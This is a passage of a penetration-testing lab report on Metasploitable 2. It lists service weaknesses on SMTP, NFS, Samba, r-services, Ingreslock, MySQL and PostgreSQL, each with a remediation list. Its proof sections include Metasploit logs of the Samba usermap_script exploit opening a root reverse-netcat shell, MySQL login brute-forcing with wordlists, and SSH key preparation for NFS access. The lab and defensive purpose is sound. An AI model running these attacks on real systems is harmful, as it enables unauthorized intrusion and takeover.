          TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:91577 (89.4 KB)  TX bytes:91577 (89.4 KB)
```

SMTP Port 25 Exploit

Description

SMTP (Simple Mail Transfer Protocol) running on **Port 25** is used for sending email messages between servers. In **Metasploitable 2**, the SMTP service (Postfix) is misconfigured and allows **user enumeration** through SMTP commands such as `VRFY` and `EXPN`. Attackers can identify the open SMTP port during reconnaissance and interact with the mail server to determine valid user accounts on the system.

By abusing these SMTP commands, attackers can gather a list of existing usernames, which can later be used in brute-force attacks against other services such as SSH, FTP, or Telnet. Tools such as **Nmap**, **Netcat**, **Metasploit Framework**, and SMTP enumeration scripts are commonly used to exploit this weakness.

SMTP exploitation can provide information such as:

1. Valid system usernames
2. Mail server configuration details
3. Domain and host information
4. Potential attack vectors for credential-based attacks
5. Information useful for social engineering and phishing

Impact:
Successful exploitation of SMTP Port 25 enables attackers to enumerate valid users on the Metasploitable 2 system. This information significantly aids in further attacks, including password brute-forcing, privilege escalation, and lateral movement within the network.

Severity: Medium

CVE-ID: NA

CVSS: NA

Remedial:

1. **Disable user enumeration commands:** Restrict or disable SMTP commands such as `VRFY` and `EXPN`.
2. **Secure mail server configuration:** Apply strict SMTP policies and minimize information disclosure.
3. **Restrict access to SMTP services:** Allow connections only from trusted IP addresses.
4. **Monitor SMTP activity:** Enable logging and intrusion detection for suspicious enumeration attempts.
5. **Regular security audits:** Periodically test mail servers for misconfigurations and information leaks.

PUC:

RPCBind Port 111 And 2049 Exploit

Description

RPCBind running on **Port 111** is used to map Remote Procedure Call (RPC) services to their respective ports, while **NFS (Network File System)** operates on **Port 2049** to share files and directories across a network. In **Metasploitable 2**, these services are misconfigured and exposed, allowing attackers to enumerate available RPC services and access shared NFS directories without proper authentication.

Attackers can query the RPCBind service to identify active RPC programs and versions, then interact with the NFS service to list exported directories. If permissions are weak or misconfigured, attackers can mount these directories locally and gain unauthorized access to sensitive files. Tools such as **Nmap**, **rpcinfo**, **showmount**, and **Metasploit Framework** are commonly used to enumerate and exploit these services.

RPCBind and NFS exploitation can provide information such as:

1. List of active RPC services and program versions
2. Exported NFS directories
3. Unauthorized read/write access to shared files
4. User and configuration information stored in shared directories
5. Potential paths for privilege escalation

Impact:
Successful exploitation of RPCBind and NFS services allows attackers to access shared file systems on the Metasploitable 2 host without authentication. This can lead to data disclosure, modification of system files, insertion of malicious scripts, and possible root-level access.

Severity: Critical

CVE-ID: NA

CVSS: NA


Remedial:


1. **Disable unnecessary RPC and NFS services:** Stop and remove RPCBind and NFS if not required.
2. **Restrict NFS exports:** Limit shared directories to trusted IP addresses and enforce read-only permissions where possible.
3. **Use firewall rules:** Block Ports 111 and 2049 from untrusted networks.
4. **Enable strong authentication:** Use secure NFS versions with authentication and access controls.
5. **Regular audits:** Periodically review RPC and NFS configurations for misconfigurations and unauthorized access.

PUC:

```
┌──(root㉿kali)-[/home/sanjay]
└─# rpcinfo -p 192.168.107.129
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  59052  status
    100024    1   tcp  57577  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  48308  nlockmgr
    100021    3   udp  48308  nlockmgr
    100021    4   udp  48308  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  52083  nlockmgr
    100021    3   tcp  52083  nlockmgr
    100021    4   tcp  52083  nlockmgr
    100005    1   udp  36125  mountd
    100005    1   tcp  34095  mountd
    100005    2   udp  36125  mountd
    100005    2   tcp  34095  mountd
    100005    3   udp  36125  mountd
    100005    3   tcp  34095  mountd
```

```
┌──(root㉿kali)-[/home/sanjay]
└─# mkdir .ssh

┌──(root㉿kali)-[/home/sanjay]
└─# cd .ssh/

┌──(root㉿kali)-[/home/sanjay/.ssh]
└─# ls

┌──(root㉿kali)-[/home/sanjay/.ssh]
└─# touch known_hosts

┌──(root㉿kali)-[/home/sanjay/.ssh]
└─# ls
known_hosts

┌──(root㉿kali)-[/home/sanjay/.ssh]
└─# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): hack_the_planet_rsa
Enter passphrase for "hack_the_planet_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in hack_the_planet_rsa
Your public key has been saved in hack_the_planet_rsa.pub
The key fingerprint is:
SHA256:FJzonfMiuYEcTEMxinx17JQ13JyH+rd6rq75vu9Jw5o root@kali
The key's randomart image is:
+---[RSA 4096]----+
|   .+o.+=+o o    |
|.. .+.o+oo.= .   |
|...+ oo.... .    |
|  . o .o+.       |
|   . o .So.      |
|    o + . ....   |
|       + .  .+.  |
|      .    . +oo  |
|         o=EO=   |
+----[SHA256]-----+
```





Samba Port 139 And 445 Exploit

Description

Samba running on **Ports 139 and 445** provides file and printer sharing services using the SMB protocol. In **Metasploitable 2**, the Samba service is outdated and misconfigured (Samba 3.0.20), making it vulnerable to multiple known exploits. Attackers can identify the open SMB ports during reconnaissance and enumerate shared resources, users, and service versions.

One of the most critical vulnerabilities present is the **Samba "username map script" vulnerability**, which allows attackers to execute arbitrary commands with root privileges without authentication. Tools such as **Nmap**, **enum4linux**, **smbclient**, and **Metasploit Framework** are commonly used to enumerate and exploit this weakness.

Samba exploitation can provide information such as:

1. Shared directories and their permissions
2. Valid system users and groups
3. Unauthorized read/write access to files
4. Remote command execution as root
5. Complete system compromise

Impact:
Successful exploitation of Samba Ports 139 and 445 allows attackers to gain unauthenticated remote code execution on the Metasploitable 2 system. This can lead to full system takeover, data theft, malware installation, and further attacks within the network.

Severity: Critical

CVE-ID: CVE-2007-2447

CVSS: High (10.0)

Remedial:

1. **Update or replace Samba:** Upgrade to the latest secure version of Samba.
2. **Disable SMB if not required:** Remove file-sharing services if unnecessary.
3. **Restrict network access:** Block Ports 139 and 445 from untrusted networks using firewalls.
4. **Harden Samba configuration:** Disable dangerous features such as username mapping scripts.
5. **Monitor SMB traffic:** Use IDS/IPS solutions to detect suspicious SMB activity.

PUC:

```
msf auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.107.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.107.128:4444
[*] Command shell session 1 opened (192.168.107.128:4444 -> 192.168.107.129:39824) at 2025-12-31 23:15:28 +0530

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Rlogin Port 512,513 And 514 Exploit

Description

Rlogin, RSH, and Rexec are legacy remote access services operating on **Ports 513, 514, and 512** respectively. These services rely on host-based trust relationships and transmit authentication information in **plain text**, making them inherently insecure. In **Metasploitable 2**, these services are enabled with weak trust configurations, allowing attackers to gain unauthorized access without proper authentication.

Attackers can identify these open ports during reconnaissance and exploit trust relationships defined in files such as `.rhosts` and `/etc/hosts.equiv`. If misconfigured, these files allow attackers to remotely execute commands or obtain shell access without supplying a password. Tools such as **Nmap**, **Netcat**, **RSH**, and **Metasploit Framework** are commonly used to exploit these services.

Rlogin/RSH/Rexec exploitation can provide information such as:

1. Unauthorized remote shell access
2. Execution of arbitrary commands without authentication
3. Plain-text credential exposure
4. User trust relationship details
5. Potential for privilege escalation

Impact:
Successful exploitation of Ports 512, 513, and 514 allows attackers to remotely access the Metasploitable 2 system without proper authentication. This can result in command execution, data compromise, and full system takeover due to the lack of encryption and authentication controls.

Severity: Critical

CVE-ID: NA

CVSS: NA

Remedial:

1. **Disable R-services:** Remove and disable rlogin, rsh, and rexec services entirely.
2. **Use secure alternatives:** Replace legacy services with **SSH** for remote access.
3. **Remove trust files:** Delete `.rhosts` and `/etc/hosts.equiv` files to eliminate trust-based authentication.
4. **Restrict access:** Block Ports 512, 513, and 514 using firewall rules.
5. **Monitor network traffic:** Deploy IDS/IPS to detect legacy protocol usage and unauthorized access attempts.

PUC:

Ingreslock Port 1524 Exploit

Description

Ingreslock running on **Port 1524** is a known backdoor service that provides unauthenticated remote shell access. In **Metasploitable 2**, this service is intentionally enabled and listens on Port 1524, allowing attackers to connect directly and obtain a shell without requiring any username or password. This backdoor is often associated with legacy Ingres database installations and is considered extremely insecure.

Attackers can identify the open Ingreslock port during reconnaissance and connect to it using simple networking tools. Once connected, the attacker is granted immediate shell access, typically with **root-level privileges**, making this vulnerability trivial to exploit. Tools such as **Nmap**, **Netcat**, and **Metasploit Framework** can be used to detect and exploit this service.

Ingreslock exploitation can provide information such as:

1. Unauthenticated remote shell access
2. Direct command execution on the system
3. Root or elevated privilege access
4. Full system control
5. Ability to install malware or backdoors

Impact:
Successful exploitation of Ingreslock Port 1524 allows attackers to gain immediate and unauthenticated access to the Metasploitable 2 system. This results in complete system compromise, enabling attackers to execute arbitrary commands, modify system files, and maintain persistent access.

Severity: Critical


CVE-ID: NA

CVSS: NA

Remedial:

1. **Disable the Ingreslock service:** Remove or stop any service listening on Port 1524.
2. **Close unused ports:** Regularly audit systems to identify and close unnecessary open ports.
3. **Use firewalls:** Block Port 1524 from external and untrusted networks.
4. **Monitor network services:** Detect unauthorized services or backdoors through regular scans.
5. **System hardening:** Ensure only required services are running and properly secured.

PUC:



MySQL Port 3306 Exploit

Description

MySQL running on **Port 3306** is a database service used to store and manage application data. In **Metasploitable 2**, the MySQL service is misconfigured and allows access using **weak or default credentials**, including the `root` account without a password. Attackers can identify the open MySQL port during reconnaissance and attempt unauthorized login to the database server.

Once authenticated, attackers can enumerate databases, extract sensitive information, and in some cases execute system-level commands through MySQL user-defined functions or misconfigured privileges. Tools such as **Nmap**, **MySQL client**, **Metasploit Framework**, and database enumeration scripts are commonly used to exploit this vulnerability.

MySQL exploitation can provide information such as:

1. Access to sensitive databases and tables
2. Database user credentials and permissions
3. Ability to modify or delete database records
4. Potential execution of operating system commands
5. Further paths for privilege escalation

Impact:
Successful exploitation of MySQL Port 3306 allows attackers to gain unauthorized access to the database on the Metasploitable 2 system. This can result in sensitive data disclosure, database manipulation, service disruption, and possible full system compromise.

Severity: Critical

CVE-ID: NA

CVSS: NA

Remedial:

1. **Secure MySQL credentials:** Remove default accounts and enforce strong passwords for all users.
2. **Restrict network access:** Bind MySQL to localhost or allow access only from trusted IP addresses.
3. **Apply least privilege:** Grant database users only the permissions they require.
4. **Update MySQL:** Use a supported and patched version of the database server.
5. **Monitor database activity:** Enable logging and intrusion detection for suspicious database access.

PUC:

```
msf exploit(multi/samba/usermap_script) > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_version) > show info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Used when connecting via an existing SESSION:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   no        The session to run this module on


  Used when making a new connection via RHOSTS:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    3306             yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Enumerates the version of MySQL servers.
```

```
View the full module info with the info -d command.

msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.107.129:3306 - 192.168.107.129:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.107.129:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.107.129
RHOSTS => 192.168.107.129
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/sanjay/Downloads/user.txt
USER_FILE => /home/sanjay/Downloads/user.txt
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /home/sanjay/Downloads/password.txt
PASS_FILE => /home/sanjay/Downloads/password.txt
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.107.129:3306  - 192.168.107.129:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.107.129:3306  - No active DB -- Credential data will not be saved!
[-] 192.168.107.129:3306  - 192.168.107.129:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.107.129:3306  - 192.168.107.129:3306 - LOGIN FAILED: root:admin (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.107.129:3306  - 192.168.107.129:3306 - LOGIN FAILED: root:password (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.107.129:3306  - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.107.129:3306  - Bruteforce completed, 0 credentials were successful.
[*] 192.168.107.129:3306  - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Postgres Port 5432 Exploit

Description

PostgreSQL running on **Port 5432** is an open-source relational database management system used to store and manage structured data. In **Metasploitable 2**, the PostgreSQL service is misconfigured and allows access using **weak or default credentials**. Attackers can identify the open PostgreSQL port during reconnaissance and attempt unauthorized authentication to the database server.

Once authenticated, attackers can enumerate databases, roles, and tables, and may execute system-level commands through PostgreSQL features such as `COPY FROM PROGRAM` or insecure configurations. Tools such as **Nmap**, **psql client**, **Metasploit Framework**, and database enumeration scripts are commonly used to exploit this vulnerability.

PostgreSQL exploitation can provide information such as:

1. Unauthorized access to databases
2. Disclosure of sensitive application data
3. Database user roles and privileges
4. Ability to modify or delete database records
5. Potential execution of operating system commands

Impact:
Successful exploitation of PostgreSQL Port 5432 allows attackers to gain unauthorized access to the database service on the Metasploitable 2 system. This can lead to sensitive data exposure, database manipulation, service disruption, and possible full system compromise.

Severity: High


CVE-ID: NA

CVSS: NA


Remedial:

1. **Secure PostgreSQL authentication:** Remove default credentials and enforce strong passwords.
2. **Restrict network access:** Configure PostgreSQL to listen only on trusted interfaces or localhost.
3. **Apply least privilege:** Limit database roles and permissions to only what is required.
4. **Update PostgreSQL:** Use a supported and patched PostgreSQL version.
5. **Monitor database activity:** Enable logging and monitoring to detect unauthorized access attempts.

PUC:



```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   ANONYMOUS_LOGIN   false                                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                                          no        Create a new session for every successful login
   DATABASE          template1                                                      yes       The database to authenticate against
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RETURN_ROWSET     true                                                           no        Set to true to see query result sets
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5432                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
